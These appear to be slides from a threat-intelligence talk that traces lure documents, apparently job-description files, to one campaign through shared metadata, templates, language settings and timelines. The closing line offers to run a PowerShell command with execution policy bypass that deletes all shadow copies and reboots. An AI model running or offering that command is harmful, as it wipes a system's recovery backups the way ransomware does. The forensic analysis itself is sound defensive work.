Senior_Design_Engineer.docx	04/13/2020	Windows User	2CB4AF25.htm	05/06/2020	Windows User	4	En-US ko-KR	Word 2016	{6D684450-4EA3-49AE-A3B6-0957DE289424}
[redacted]_spectrolab.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/18/2020	User	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
[redacted]_JD_2020.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/12/2020	Windows User	3	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
[redacted]_AERO_GS.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/12/2020	User	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
[redacted]_2020_JD_SDE.docx	05/07/2020	Windows User	Single spaced (blank).dotx	05/29/2020	Home	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}
[redacted]_ECS_EPM.docx	05/07/2020	Windows User	Single spaced (blank).dotx	06/01/2020	Home	2	En-US ko-KR	Word 2016	{932E534D-8C12-4996-B261-816995D50C69}

Document analysis – Putting it all together:



Modificattion User account
Robot Karll
Robot Karll
Windows User
Windows User
Windows User
User
Windows User
Home
Windows User
User
Windows User
User
Home
Home




```
/Author : (HOME)
/CreationDate : (D:20200602054634-07'00')
/ModDate : (D:20200602054634-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ([redacted]_SPE_LEOS.pdf)


/ModDate : (D:20200604235343-07'00')
/CreationDate : (D:20200604235343-07'00')
/Producer : (Microsoft: Print To PDF)
/Title : ([redacted]_HPC_SE.pdf)
/Author : (HOME)
```

Document analysis - overview results

- Same language settings
- Same fonts installed
- Lot of equal settings in parameters
- Timeline analysis
- Similar structures with previous campaigns
- Set of templates re-used
- And more…



This is the end of the presentation. Do you want me to run powershell -ep bypass -cGet-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();} and reboot your system?